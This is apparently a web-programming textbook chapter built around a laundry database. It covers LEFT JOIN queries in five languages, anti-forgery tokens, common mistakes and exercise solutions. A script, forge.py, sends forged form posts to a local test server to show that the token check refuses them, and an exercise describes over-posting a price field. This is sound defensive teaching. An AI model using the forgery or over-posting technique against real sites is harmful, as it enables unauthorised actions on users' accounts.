Design. Every outlet appears, so the query starts from `Outlet` and brings in its bills with a `LEFT JOIN`, which keeps every row of the left table and fills the right side with `NULL` where nothing matches [4]. The conditions on the bills (status `queued`, service S0003) must go in the join's `ON` clause, not in `WHERE`, and the count must be `COUNT(b.id)`, which counts only rows where a bill was found. In LINQ, the same query is a `GroupJoin`: every outlet with the (possibly empty) group of its matching bills. Each page prints one table row per outlet in exactly the same form, `<tr><td>O01</td><td>…</td><td class="num">2</td></tr>`, so one script can read all five.

PHP with PDO [19] (**Listing 12.50**), **JSP** (**Listing 12.51**) and **Razor Pages** (**Listing 12.52**):

Listing 12.50 `queue.php`: the query with PDO and a placeholder; every value printed through `h()` [19].

```
<?php
// queue.php - Problem 12.10 in PHP: how many bills of one service wait at each outlet.
//     php -S 127.0.0.1:9240 -t php        then open
http://127.0.0.1:9240/queue.php?service=S0003
declare(strict_types=1);

$db = new PDO('sqlite:' . (getenv('LAUNDRY_DB') ?: __DIR__ . '/../data/laundry.db'));
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
$service = $_GET['service'] ?? 'S0003';
// Every outlet appears, even with nothing waiting: LEFT JOIN, the conditions in ON,
COUNT(b.id).
$st = $db->prepare("SELECT o.id, o.name, COUNT(b.id) AS queued
                      FROM Outlet o
                      LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
                     GROUP BY o.id, o.name
                     ORDER BY o.id");
$st->execute([$service]);

function h(mixed $s): string
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b><?= h($service) ?></b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
<?php foreach ($st as $row): ?>
    <tr><td><?= h($row['id']) ?></td><td><?= h($row['name']) ?></td><td class="num"><?=
h($row['queued']) ?></td></tr>
<?php endforeach; ?>
  </tbody>
</table>
</body>
</html>
```

Listing 12.51 `queue.jsp`: the same SQL through the Back Office's model class, printed with `<c:out>`.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- queue.jsp - Problem 12.10 in JSP: how many bills of one service wait at each outlet
(public page). --%>
<%
    String service = request.getParameter("service") == null ? "S0003" :
request.getParameter("service");
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
    request.setAttribute("service", service);
    request.setAttribute("rows", office.rows("""
            SELECT o.id, o.name, COUNT(b.id) AS queued
              FROM Outlet o
              LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
             GROUP BY o.id, o.name
             ORDER BY o.id""", service));
%>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b><c:out value="${service}"/></b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
  <c:forEach var="row" items="${rows}">
    <tr><td><c:out value="${row.id}"/></td><td><c:out value="${row.name}"/></td><td
class="num"><c:out value="${row.queued}"/></td></tr>
  </c:forEach>
  </tbody>
</table>
</body>
</html>
```

Listing 12.52 `Queue.cshtml.cs`: the same question in LINQ over the store; `GroupJoin` keeps every outlet.

```
// Queue.cshtml.cs - Problem 12.10: how many bills of one service wait at each outlet.
// Every outlet must appear, also one with nothing waiting: a GroupJoin, which is LINQ's
LEFT JOIN.
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public class QueueModel(Store store) : PageModel
{
    public string ServiceId { get; private set; } = "";
    public List<(string Id, string Name, int Queued)> Rows { get; private set; } = new();

    public void OnGet(string service = "S0003")
    {
        ServiceId = service;
        var waiting = store.Bills.Where(b => b.Status == "queued" && b.ServiceId ==
service);
        Rows = store.Outlets
            .GroupJoin(waiting, o => o.Id, b => b.OutletId, (o, bills) => (o.Id, o.Name,
bills.Count()))
            .OrderBy(r => r.Id)
            .ToList();
    }
}
```

The Razor markup, `Queue.cshtml`, prints `Model.Rows` in a `foreach` loop in the same table form. **Java** (**Listing 12.53**) and **Python** (**Listing 12.54**):

Listing 12.53 `P1210Queue.java`: the page on the JDK's HTTP server.

```
// P1210Queue.java - Problem 12.10 on the JDK's HTTP server: bills of one service waiting
at each outlet.
//   javac P1210Queue.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P1210Queue 9228
//   then open http://127.0.0.1:9228/queue?service=S0003
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.sql.*;

public class P1210Queue {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9228), 0);
        server.createContext("/queue", ex -> {
            String q = ex.getRequestURI().getRawQuery();
            String service = q != null && q.startsWith("service=")
                    ? URLDecoder.decode(q.substring(8), StandardCharsets.UTF_8) : "S0003";
            StringBuilder rows = new StringBuilder();
            try (Connection db = DriverManager.getConnection(DB); PreparedStatement st =
db.prepareStatement("""
                    SELECT o.id, o.name, COUNT(b.id) AS queued
                      FROM Outlet o
                      LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND
b.Service_id = ?
                     GROUP BY o.id, o.name
                     ORDER BY o.id""")) {
                st.setString(1, service);
                try (ResultSet rs = st.executeQuery()) {
                    while (rs.next())
                        rows.append("
<tr><td>").append(h(rs.getString(1))).append("</td><td>").append(h(rs.getString(2)))
                            .append("</td><td
class=\"num\">").append(rs.getInt(3)).append("</td></tr>\n");
                }
            } catch (SQLException e) {
                throw new java.io.IOException(e);
            }
            byte[] b = """
                    <!DOCTYPE html>
                    <html lang="en">
                    <head><meta charset="UTF-8"><title>Queue per outlet</title></head>
                    <body>
                    <h1>Queue per outlet</h1>
                    <p>Bills of service <b>%s</b> waiting in the queue:</p>
                    <table>
                      <thead><tr><th>Outlet</th><th>Name</th><th
class="num">Queued</th></tr></thead>
                      <tbody>
                    %s  </tbody>
```

Listing 12.53 (Continued) *P1210Queue.java: the page on the JDK's HTTP server.*

```
                    </table>
                    </body>
                    </html>
                    """.formatted(h(service), rows).getBytes(StandardCharsets.UTF_8);
            ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
            ex.sendResponseHeaders(200, b.length);
            ex.getResponseBody().write(b);
            ex.close();
        });
        server.start();
    }

    static String h(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }
}
```

Listing 12.54 `p1210_queue.py`: the page in Flask.

```
# p1210_queue.py - Problem 12.10 in Flask: bills of one service waiting at each outlet.
#     python p1210_queue.py 9229        then open http://127.0.0.1:9229/queue?service=S0003
import os
import sqlite3
import sys

from flask import Flask, render_template_string, request

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)

PAGE = """<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Queue per outlet</title></head>
<body>
<h1>Queue per outlet</h1>
<p>Bills of service <b>{{ service }}</b> waiting in the queue:</p>
<table>
  <thead><tr><th>Outlet</th><th>Name</th><th class="num">Queued</th></tr></thead>
  <tbody>
  {%- for id, name, queued in rows %}
    <tr><td>{{ id }}</td><td>{{ name }}</td><td class="num">{{ queued }}</td></tr>
  {%- endfor %}
  </tbody>
</table>
</body>
</html>"""


@app.get("/queue")
def queue():
    service = request.args.get("service", "S0003")
    rows = sqlite3.connect(DB).execute("""
        SELECT o.id, o.name, COUNT(b.id) AS queued
          FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id, o.name
         ORDER BY o.id""", (service,)).fetchall()
    return render_template_string(PAGE, service=service, rows=rows)


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9229)
```

Running all five. `tests/run_queue_all.sh` starts each system in turn, one server at a time, saves its page, stops it, and passes the five pages to `tests/compare_queue.py`:

```
outlet       PHP     JSP   Razor    Java  Python
O01            2       2       2       2       2
O02            0       0       0       0       0
O03            0       0       0       0       0
all systems agree
```

Two bills of ironing wait at Rungkut and none at the other two outlets, and the five systems say so in the same words.

Line by line. In the SQL, `LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id = ?` joins each outlet only to its waiting ironing bills; for Keputih and Wiyung there are none, so each appears once with `b.id` null. `COUNT(b.id)` counts non-null values, giving 0. `GROUP BY o.id, o.name` makes one row per outlet. In LINQ, `store.Outlets.GroupJoin(waiting, o => o.Id, b => b.OutletId, (o, bills) => (o.Id,`

`o.Name, bills.Count()))` pairs each outlet with the bills whose `OutletId` equals its `Id`, and an outlet with no such bills gets an empty group, whose `Count()` is 0.

Tempting wrong solutions. There are three, and **Listing 12.55** runs them beside the right one.

Listing 12.55 `p1210_wrong.py`: three tempting queries and the right one.

```
# p1210_wrong.py - Problem 12.10: three tempting queries and the right one, on the same
question:
# "how many bills of service S0003 (ironing) wait in the queue at each outlet?"
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(DB)
QUERIES = {
    "A. INNER JOIN": """
        SELECT o.id, COUNT(*) FROM Outlet o JOIN Bill b ON b.Outlet_id = o.id
         WHERE b.status = 'queued' AND b.Service_id = ? GROUP BY o.id ORDER BY o.id""",
    "B. LEFT JOIN, conditions in WHERE": """
        SELECT o.id, COUNT(b.id) FROM Outlet o LEFT JOIN Bill b ON b.Outlet_id = o.id
         WHERE b.status = 'queued' AND b.Service_id = ? GROUP BY o.id ORDER BY o.id""",
    "C. LEFT JOIN, COUNT(*)": """
        SELECT o.id, COUNT(*) FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id ORDER BY o.id""",
    "D. LEFT JOIN, conditions in ON, COUNT(b.id)": """
        SELECT o.id, COUNT(b.id) FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id ORDER BY o.id""",
}
for name, sql in QUERIES.items():
    rows = con.execute(sql, ("S0003",)).fetchall()
    print(f"{name:<44} " + "  ".join(f"{oid}={n}" for oid, n in rows))
```

```
A. INNER JOIN                                O01=2
B. LEFT JOIN, conditions in WHERE            O01=2
C. LEFT JOIN, COUNT(*)                       O01=2  O02=1  O03=1
D. LEFT JOIN, conditions in ON, COUNT(b.id)  O01=2  O02=0  O03=0
```

Query A, the ordinary `JOIN`, keeps only outlets that have a matching bill: two outlets vanish. Query B uses `LEFT JOIN` but puts the conditions in `WHERE`; the `WHERE` runs *after* the join and throws away the rows whose bill columns are `NULL`, which turns the `LEFT JOIN` back into an ordinary join. Query C puts the conditions in the right place but counts with `COUNT(*)`, which counts *rows*, and the outlet with no bill still has one row (with nulls in it): Keputih and Wiyung get 1 instead of 0, the most dangerous wrong answer of the three because it looks plausible. The LINQ equivalents of A and C are `Join` and counting the grouped rows instead of the group's bills.

> **CHECK YOURSELF.** Change the page to show, for each outlet, the number of bills waiting of *any* service and the total charged for them. What happens to the total for an outlet with nothing waiting, and how do you print 0 instead?
>
> *Answer.* Drop `AND b.Service_id = ?` from the `ON` clause and add `SUM(b.payment)` to the select list. For an outlet with no waiting bill, `SUM` over nothing is `NULL`, not 0, so write `COALESCE(SUM(b.payment), 0)`. In LINQ, `bills.Sum(b => b.Charged)` over an empty group is already 0.

12.8 New Worked Problem: A Form That Cannot Be Forged

12.8.1 Problem 12.11 — Anti-forgery tokens, automatic and by hand

> **PROBLEM.** A cashier is logged in to the Laundry pages in one tab and, in another, opens a page on some other website. That page contains a hidden form that posts to `/Bills/New` and submits itself. Show that the Razor pages refuse it without any code of ours, explain why, and write the same protection by hand in Java and in Python.

In our own words. The attack is called *cross-site request forgery* (CSRF) [20]. The browser attaches a site's cookies to every request to that site, whoever started the request, so a form on another site arrives looking exactly like the cashier's own. The defense is a secret that the other site cannot know and that every genuine form carries: an *anti-forgery token*.

Design. The server gives each browser a random token and remembers it (in the session, or in a cookie of its own). Every form it sends contains the token in a hidden field. On every `POST`, the server compares the token in the form with the one it remembers and refuses the request if they differ. Another site can make the browser send the cookies, but it cannot read the Laundry's pages, so it cannot learn the token to put in its form. Three variants appear in this chapter:

- **Razor Pages** does it automatically [21]. The form tag helper adds a hidden `__RequestVerificationToken` field to every `<form method="post">`, a matching cookie is set, and every `POST` to a page is checked before any handler runs; a missing or wrong token gives 400.
- **The session token** of the Back Office (**Listing 12.5**, **Listing 12.12**, **Listing 12.13**) and of **Listing 12.37**: a random value stored in the session at login, printed into every form, compared on every `POST`.
- **The double-submit cookie** of **Listing 12.38**: the random value is put in a cookie of its own and in the form; the server keeps nothing and compares the two. Another site cannot read or set the Laundry's cookies, so it cannot make them match.

Running it. **Listing 12.56** plays both sides. A victim and an attacker each open the form and each receive a valid token of their own; then three `POST`s are sent *with the victim's cookies*: one without a token, one with the attacker's token, one with the victim's.

Listing 12.56 `forge.py`: a forged form with no token, with someone else's token, and the genuine form.

```
# forge.py - Problem 12.11: can another site make a cashier's browser create a bill?
# A victim and an attacker each open the form; then three POSTs are sent WITH THE VICTIM'S
COOKIES:
# no token at all, the attacker's own (valid) token, and the victim's own token.
#     python3 forge.py http://127.0.0.1:9210        (Razor; Java :9224, Python :9225)
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

base = sys.argv[1].rstrip("/")


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):
        return None


def browser():
    return
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(http.cookiejar.CookieJar()),
NoRedirect)


def token_of(b):
    html = b.open(base + "/Bills/New").read().decode()
    return re.search(r'name="__RequestVerificationToken" type="hidden" value="([^"]+)"',
html).group(1)


victim, attacker = browser(), browser()
victim_token, attacker_token = token_of(victim), token_of(attacker)
bill = {"Input.CustomerId": "C0047", "Input.ServiceId": "S0005", "Input.Unit": "9",
        "Input.Rack": "Z99", "Input.OutletId": "O01"}
for label, extra in (("no token", {}), ("the attacker's own token",
{"__RequestVerificationToken": attacker_token}),
                     ("the victim's own token", {"__RequestVerificationToken":
victim_token})):
    try:
        r = victim.open(base + "/Bills/New", urllib.parse.urlencode(dict(bill,
**extra)).encode())
        status, where = r.status, r.headers.get("Location", "")
    except urllib.error.HTTPError as e:
        status, where = e.code, e.headers.get("Location", "")
    print(f"POST with {label:<26} -> {status} {where}")
```

Against the Razor pages (the Java and Python versions print the same three answers):

```
POST with no token                   -> 400
POST with the attacker's own token   -> 400
POST with the victim's own token     -> 302 /Bills/Detail/B2955
```

The acceptance test of Problem 12.4 makes the same check of the Back Office in check S1: a `POST` without the token gets 403 from all three versions.

Line by line. Nothing in `Bills/New.cshtml.cs` mentions tokens: the `<form method="post">` in **Listing 12.35** is enough for the tag helper to add the field, and the check is part of how Razor Pages runs any `POST` handler. The attacker's *own* token is refused because a Razor token is tied to the cookie issued to the same browser; the Flask version compares with the token in the victim's session; the Java version compares with the victim's `csrf` cookie. In every version the token is long and random (128 bits), so it cannot be guessed. The Back Office's session cookies also carry `SameSite=Lax` (all three versions set it), and the token cookie of **Listing 12.38** carries

`SameSite=Strict`; the attribute tells modern browsers not to send them with a `POST` started by another site at all [22]; that is a second, independent defense, not a replacement, because older browsers and some setups ignore it.

A tempting wrong solution. Several, all common. *Checking only that the request is a `POST`*: the attacker's form is a `POST`. *Checking the `Referer` header*: it is missing from many legitimate requests and can be suppressed by the attacker's page. *One token for everybody*, written into a configuration file: the attacker opens the site, reads the token from any form, and uses it. And, in Razor Pages, adding `[IgnoreAntiforgeryToken]` to a page model to make a failing test pass: it switches the protection off for every request to that page.

> **CHECK YOURSELF.** The search form of the price list uses `method="get"` and carries no token. Is that a hole?
>
> *Answer.* No. A `GET` must not change anything (Section 12.2, Question 1), so forging one gains the attacker nothing: the victim's browser merely fetches a list it could fetch anyway, and the other site cannot even read the answer. Tokens protect requests that change state, which is one more reason why every change must be a `POST`.

12.9 The Problems of This Chapter Compared

Table 12.6 lays the eleven problems side by side. Read the last column from top to bottom: in every problem the tempting solution works on the ordinary example and fails in one particular situation, two visitors at once, a customer with markup in her name, an outlet with nothing waiting, a request that was not started by the user. None of those situations is the example in the statement. That is the strongest argument this chapter can make for Question 6 of Section 12.2: write the awkward cases down before you write the code.

Table 12.6 The eleven problems of the chapter, what each practices, and the case its tempting solution gets wrong.

Problem	Topic	Main idea	What the tempting solution gets wrong
12.1	data model	print the physical model from the database	a hand-drawn table goes stale; declared keys not enforced
12.2	eight CRUD features in JSP	pages call one model class; guard, PRG, `c:out`	a delete link is a `GET` that anything can follow
12.3	"beautiful"	named colors, measured contrast, one step, one scale	light grey text at 2.50 : 1
12.4	evidence and delivery	acceptance test over HTTP, WAR, container, `.gitignore`	screenshots taken once prove nothing later
12.5	Web Forms to Razor Pages	page model, binding, attributes, server-side price	a total computed by the browser
12.6	application state	one lock for every request	read-add-write races; an empty file read as 0
12.7	validated form	shape rules as attributes, existence rules in code	trusting the browser's `required` and `pattern`
12.8	handlers	named handlers, every POST ends in a redirect	answering a POST with a page; Reload repeats it
12.9	thin and fat clients	who makes the HTML; `textContent`	data glued into `innerHTML` runs as code
12.10	five systems	`LEFT JOIN`, conditions in `ON`, `COUNT(b.id)`	`JOIN`, `WHERE` or `COUNT(*)` loses or invents rows
12.11	forged forms	a per-browser token on every POST	one token for all, `Referer` checks, switching it off

12.10 Profitina in Practice

Profitina, the AI-visibility (GEO) platform running in production at `app.profitina.com`, measures how ready a brand's website is to be cited by AI answer engines and helps fix what it finds. It is a Python application on FastAPI and PostgreSQL, not JSP or ASP.NET, and every idea of this chapter appears in its public shape.

Server pages and a rich client together. The product's dashboard is a *cockpit*: one request, `GET /api/me/dashboard`, returns the user's notifications, followed channels, rank and activity as JSON, and the page builds its panels in the browser. That is the fat client of Problem 12.9, and it carries the same duty: every piece of text another user wrote, a reply, a channel name, a post in the real-time community, is put on the page as text, never as markup. The community feed itself arrives through Server-Sent Events, a stream of small messages that the browser adds to the page as they come.

Optimistic forms, still checked on the server. The community composer clears the moment a post is sent and shows the post at once, restoring the text if sending fails. That is a pleasant fat-client trick, and it changes nothing about Problem 12.7: the server still checks every post, and links in posts pass a server-side safety screen before they are shown to anybody.

Limits that must hold when requests arrive together. Channels a user can create are limited to two a day and five active; login attempts are rate-limited; subscriptions renew from a balance. Each of these is a read-check-write on shared state, the shape of the counter of Problem 12.6, and each is decided in the database, in one transaction, rather than in the memory of one process.

Evidence before release. No release goes out until the full automated suite, well over a thousand tests, is green, and the deployment only reports success after the new version answers its health check. The 21-check acceptance test of Problem 12.4, run against three versions of one site, is the same habit at the size of a chapter.

As always, the product advises and its users decide, and the runnable version of every idea above is the Profitina Laundry code of this chapter.

12.11 Common Mistakes, and How to Avoid Them

Writing the page first. Decide the requests, the state and the permissions first (Section 12.2); the page is the last thing that depends on them.

SQL and rules inside JSP scriptlets. Put them in one model class, and keep the page to a guard, a call and the HTML (Problem 12.2).

Changing data with a `GET`. Deletes, status changes and payments are `POST`s; a `GET` must be safe to repeat (Problems 12.2 and 12.11).

Answering a `POST` with a page. Redirect after every successful change, and carry the message across the redirect in the session or `TempData` (Problem 12.8).

Trusting the browser's checks. `required`, `pattern`, `min`, `max` and browser-side validators help honest users; the server checks everything again, looks every id up and computes every price (Problems 12.5 and 12.7).

Forgetting `Page.IsValid` or `ModelState.IsValid`. Validators and attributes record failures; the handler must stop when there are any (Problem 12.7).

A field for per-visitor or shared data in the wrong home. A page model is new for every request, a servlet is one object for everybody, and a lock only works if every request uses the same one (Problem 12.6).

Read-add-write without a lock. Two requests at once lose updates; for data that must survive restarts or several servers, let the database do the arithmetic (Problem 12.6).

Printing without escaping, in either place. `<c:out>`, `@`, `{{ }}` or `h()` on the server; `textContent` or `createElement` in the browser; never data in `innerHTML` (Problems 12.2 and 12.9).

`JOIN`, `WHERE` or `COUNT(*)` where a `LEFT JOIN` count is meant. Start from the table whose rows must all appear, put the conditions in `ON`, count a column of the joined table (Problem 12.10).

Switching off or weakening the anti-forgery token. One random token per browser, checked on every `POST`; never `[IgnoreAntiforgeryToken]` to make a test pass (Problem 12.11).

Foreign keys declared but not enforced. Run `PRAGMA foreign_keys = ON` on every SQLite connection, and test a delete that must be refused (Problems 12.1 and 12.4).

Low-contrast text and invisible focus. Measure the contrast of every text color, keep a visible outline for keyboard users (Problem 12.3).

Evidence that cannot be repeated. Screenshots and "tested" in the write-up prove one day; an acceptance test proves every day (Problem 12.4).

Data and secrets in the repository. Keep the database file, `.env` and keys out with `.gitignore`, and read secrets from the environment (Problem 12.4).

12.12 Chapter Summary

- A problem about server pages is solved by six questions, in order (Section 12.2): the requests, the home of each piece of state, the permissions, the server's checks, the printing and its escaping, and the proof. **Figure 12.1** is the shape of every form.
- The project of Problems 12.1 to 12.4 is the Laundry Back Office: eight CRUD features over services and outlets, written as JSP pages over one model class, and again on the JDK's HTTP server and in Flask; all three pass the same 21 checks over HTTP.
- The physical model is best printed from the database itself, through JDBC's metadata or SQLite's `PRAGMA`s, so the write-up cannot disagree with the tables; foreign keys protect the deletes only when they are enforced.
- "Beautiful" can be made checkable: named colors whose contrast ratio (Equation (12.1) to Equation (12.3)) is at least 4.5 : 1, one spacing step, one type scale, visible focus, and a phone layout.
- Delivery is an acceptance test that can be run again, screenshots taken by a program, a write-up assembled from what the programs print (**Table 12.4**), a WAR for Tomcat, a container for a free Java host, and a repository without data or secrets.
- Every part of a Web Forms page has a Razor Pages counterpart (**Table 12.5**); what disappears is ViewState, and with it the illusion that a page remembers.
- Shared state needs one lock for every request, or better an atomic operation in the database; without it, every version counted fewer than a third of 400 visitors (Problem 12.6).
- Shape rules belong in attributes, existence rules in code, the charge (Equation (12.5)) on the server; every `POST` handler ends in a redirect (Problems 12.7 and 12.8).
- A thin client receives HTML made and escaped by the server; a fat client receives data and must build the display with `textContent`, never `innerHTML` (Problem 12.9).
- PHP, JSP, Razor Pages, Java and Python gave the same answer to the same question, once the query started from the table whose rows must all appear (Problem 12.10).
- An anti-forgery token, per browser and checked on every `POST`, stops forms submitted from other sites; Razor Pages adds it by itself, and it takes a dozen lines by hand (Problem 12.11).

12.13 Exercises

1. **(Nobody at work yet.)** Write a query listing every outlet with its number of washers (employees of section `wash`), so that an outlet with no washers appears with 0. Test it on a copy of the database to which a new outlet O04 has been added.
2. **(The best-selling services.)** Write a query for the five services that charged the most for bills received in September 2026, with the number of bills and the total, largest first.
3. **(What ViewState carried.)** A Web Forms page shows a `DropDownList` of the 12 services and a `GridView` of 50 bills. Explain what ends up in the hidden `__VIEWSTATE` field, why it makes every postback larger, and what the Razor page does instead.
4. **(The order of events.)** In Web Forms a page runs `Page_Init`, `Page_Load`, the control's `Click` event and `Page_PreRender`, in that order, on every postback. Where is each of these in a Razor page model, and why is there no `IsPostBack`?
5. **(A counter that survives.)** Replace the file of Problem 12.6 by a table `Counter(name TEXT PRIMARY KEY, n INTEGER NOT NULL)`. Write the statements that add one and return the new value, safely for many requests at once.

6. **(Visitors per day.)** The owner wants "visitors today" instead of "visitors ever". Which state is needed, where does it live, and what happens at midnight?
7. **(Escaping has contexts.)** A page puts a customer's name in three places: in the text of a paragraph, in the `value` attribute of an input, and inside a JavaScript string in a `<script>` block. Which of these does `<c:out>` or Razor's `@` make safe, and what should be done for the third?
8. **(Over-posting.)** Suppose the `InputModel` of Problem 12.7 had a property `public decimal Charged { get; set; }`, and the handler used it. What could a cashier's browser do, and what are two ways to prevent it?
9. **(Thin or fat?)** A dashboard shows the 200 bills waiting across all outlets and refreshes every 30 seconds. Would you make it a thin or a fat client? Give two reasons.
10. **(A context path.)** Deployed as `laundry.war` instead of `ROOT.war`, the Back Office's addresses begin with `/laundry/`. Which parts of the JSP version keep working, and what in the Java version of **Listing 12.12** would break if it were deployed the same way?

12.14 Solutions to the Exercises

Exercises 12.1 and 12.2. Listing 12.57 contains both queries. It works on a copy of the database made in memory, to which it adds the outlet O04 of Exercise 12.1.

Listing 12.57 `exercises.py`: solutions to Exercises 12.1 and 12.2.

```
# exercises.py - solutions to Exercises 12.1 and 12.2 of Chapter 12, run on the sample
data.
#     python exercises.py
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(":memory:")
sqlite3.connect(DB).backup(con)               # work on a copy in memory; the file is not
touched
con.execute("INSERT INTO Outlet VALUES ('O04', 'Profitina Laundry Mulyosari', 'Jl.
Mulyosari No. 3, Surabaya', "
            "'031-0000-2104', '2026-10-01')")   # a new outlet with no staff yet: the case
that matters

print("Exercise 12.1: washers (section 'wash') per outlet, every outlet listed")
for row in con.execute("""
        SELECT o.id, o.name, COUNT(e.id) AS washers
          FROM Outlet o
          LEFT JOIN Employee e ON e.Outlet_id = o.id AND e.section = 'wash'
         GROUP BY o.id, o.name
         ORDER BY o.id"""):
    print("  %s  %-28s %d" % row)

print("Exercise 12.2: September 2026, charged per service, the five largest")
for row in con.execute("""
        SELECT s.id, s.description, COUNT(*) AS bills, SUM(b.payment) AS charged
          FROM Bill b JOIN Service s ON s.id = b.Service_id
         WHERE b.arrived >= '2026-09-01' AND b.arrived < '2026-10-01'
         GROUP BY s.id, s.description
         ORDER BY charged DESC, s.id
         LIMIT 5"""):
    print("  %s  %-40s %4d bills  Rp %s" % (row[0], row[1], row[2],
f"{int(row[3]):,}".replace(",", ".")))
```

```
Exercise 12.1: washers (section 'wash') per outlet, every outlet listed
  O01  Profitina Laundry Rungkut    2
  O02  Profitina Laundry Keputih    3
  O03  Profitina Laundry Wiyung     2
  O04  Profitina Laundry Mulyosari  0
Exercise 12.2: September 2026, charged per service, the five largest
  S0001  Wash, dry & fold (per kg)                 123 bills  Rp 6.032.000
  S0002  Express wash & fold, 1 day (per kg)        35 bills  Rp 1.632.000
  S0003  Ironing only (per kg)                      35 bills  Rp 1.044.000
  S0008  Bed cover, any size (per item)             13 bills  Rp 525.000
  S0004  Dry cleaning - shirt/blouse (per item)     10 bills  Rp 440.000
```

For Exercise 12.1 the query starts from `Outlet`, the condition `e.section = 'wash'` is in the `ON` clause and the count is `COUNT(e.id)`, the three rules of Problem 12.10; O04, with no employees at all, appears with 0. On the real data no outlet has zero washers, so the query would *look* right in every version; that is why the test adds the case that matters. For Exercise 12.2 the date range is half-open, `>= '2026-09-01' AND < '2026-10-01'`, which includes every moment of 30 September and nothing of October, and ties in the total are broken by the service id so that the order is always the same.

Exercise 12.3. ViewState holds, serialized and encoded as text, the state of every control that the server set or changed: the 12 items of the list (their texts and values) and, for the grid, its rows as they were drawn, so that on a postback the server can rebuild the controls without reading the database again. The browser receives it in the page and sends it back with every postback, so each postback carries all 50 bills twice, once down and once up. The Razor page carries nothing of the kind: on a `POST` it binds only the fields of the form, and anything else it needs to draw the page again (the list of services, the bills) it reads again from the store or the database.

Exercise 12.4. `Page_Init` corresponds to the page model's constructor, where dependencies arrive; `Page_Load` with `!IsPostBack` corresponds to `OnGet`; the `Click` event corresponds to `OnPost` or a named handler such as `OnPostAdvance`; `Page_PreRender`, the last chance to change what is drawn, corresponds to the end of the handler, before `return Page()`. There is no `IsPostBack` because a Razor page never needs to ask: a `GET` and a `POST` go to different methods, and the page is not rebuilt from a previous copy of itself.

Exercise 12.5. On SQLite 3.35 or newer: `UPDATE Counter SET n = n + 1 WHERE name = 'welcome' RETURNING n;`. The database performs the read, the addition and the write of one row as one indivisible step, so no two requests can read the same value. On a database without `RETURNING`, run `UPDATE Counter SET n = n + 1 WHERE name = 'welcome'` and then `SELECT n FROM Counter WHERE name = 'welcome'` inside one transaction. The row must exist first: `INSERT INTO Counter VALUES ('welcome', 0)` once, or `INSERT … ON CONFLICT(name) DO UPDATE SET n = n + 1`.

Exercise 12.6. The state is a count *per day*, so the key must include the date: a row per day, `Counter(day DATE PRIMARY KEY, n INTEGER)`, updated with the shop's local date (Asia/Jakarta), not the server's clock if the server is elsewhere. Nothing needs to happen at midnight: the first visitor of the new day finds no row for the new date and inserts one, and yesterday's row stays behind as history, which the owner will soon want to see as a chart.

Exercise 12.7. `<c:out>` and `@` escape for HTML text and for attribute values in double quotes, so the first two places are safe. Inside a JavaScript string they are not enough: HTML escaping does not stop a quote or a line break from ending the string in the script's own syntax. The safe way is not to put the value in the script at all: put it in a `data-` attribute of an element, escaped as an attribute (`<div id="c" data-name="@Model.Name">`), and read it in the script with

`element.dataset.name`; or have the server encode it as JSON for a script, which Razor does with `@Json.Serialize(Model.Name)`, whose encoder also escapes `<`.

Exercise 12.8. Model binding fills every public, settable property of the bound model from the form, so a cashier (or anybody with the browser's developer tools) could add a field `Input.Charged=1` and create a bill for one rupiah; this is called *over-posting*. The two defenses: (a) never put a property on an input model that the user must not set, which is why `InputModel` has no `Charged` and the store computes it; (b) if the class must be shared, bind only listed properties, with `[Bind("CustomerId,ServiceId,Unit,Rack,OutletId")]`, and still compute the charge on the server.

